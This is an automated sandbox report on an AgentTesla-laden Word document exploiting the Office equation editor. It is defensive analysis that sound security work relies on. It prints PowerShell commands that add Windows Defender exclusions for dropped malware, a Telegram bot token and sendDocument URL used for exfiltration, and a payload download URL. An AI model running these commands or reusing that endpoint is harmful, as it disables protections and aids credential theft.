ID: 404224
Sample Name: PO5421-allignright.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:17:04
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report PO5421-allignright.doc

Overview


General Information

Sample Name:	PO5421-allignright.doc
Analysis ID:	404224
MD5:	901e61918c3c10..
SHA1:	bbc834bb8d6a92..
SHA256:	8e7e22725654ca..
Tags:	AgentTesla doc
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Powershell adding …
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Creates an autostart registry key po…
- Creates multiple autostart registry ke…
- Drops PE files to the startup folder
- Drops PE files with benign system n…
- Drops executables to the windows d…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 764 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2520 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - CTF loader_es.exe (PID: 2708 cmdline: C:\Users\user\AppData\Roaming\CTF loader_es.exe MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
    - powershell.exe (PID: 2340 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 260 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2768 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2460 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - Bw6d8Paf6bOV36xS4N6.exe (PID: 2916 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
      - powershell.exe (PID: 2568 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2888 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 952 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2556 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - Bw6d8Paf6bOV36xS4N6.exe (PID: 2284 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
    - powershell.exe (PID: 2200 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2248 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2328 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - CTF loader_es.exe (PID: 2520 cmdline: C:\Users\user\AppData\Roaming\CTF loader_es.exe MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
- Bw6d8Paf6bOV36xS4N6.exe (PID: 1836 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
  - powershell.exe (PID: 2928 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2976 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2204 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2544 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
- svchost.exe (PID: 2492 cmdline: 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1656309456",
  "Chat URL": "https://api.telegram.org/bot1774464259:AAF9FzZxHVqbPEcJ50c3sNsdvyt_OEQ0GcA/sendDocument"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2163761430.0000000003D1A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000015.00000002.2356104817.0000000002794000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000015.00000002.2356104817.0000000002794000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000D.00000002.2191309843.00000000039DA000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000015.00000002.2354759653.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings

Click to see the 3 entries

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:


Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Non Interactive PowerShell

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Uses the Telegram API (likely for C&C communication)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Office equation editor drops PE file

Persistence and Installation Behavior:

Drops PE files with benign system names

Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates multiple autostart registry keys

Drops PE files to the startup folder

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to delay execution (extensive OutputDebugStringW loop)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 2 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Web Servic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 3 2 1	Access Token Manipulation 1	Obfuscated Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 5	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Ingres Trans
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 1 1 1	Timestomp 1	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Encry Chan
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 3 2 1	Masquerading 2 2 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Applic Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 3 1	LSA Secrets	Virtualization/Sandbox Evasion 2 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Applic Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multib Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Layer


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO5421-allignright.doc	19%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\CTF loader_es.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	100%	Joe Sandbox ML		
C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Roaming\CTF loader_es.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Roaming\CTF loader_es.exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
s3-us-west-2-r-w.amazonaws.com	52.218.170.106	true	false		high
api.telegram.org	149.154.167.220	true	false		high
miolouno.s3-us-west-2.amazonaws.com	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://miolouno.s3-us-west-2.amazonaws.com/mad.exe	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	CTF loader_es.exe, 00000004.00000002.2186751004.000000000624 7000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2114647306.0000000002D27000.00000002.00000001.sdmp	false		high
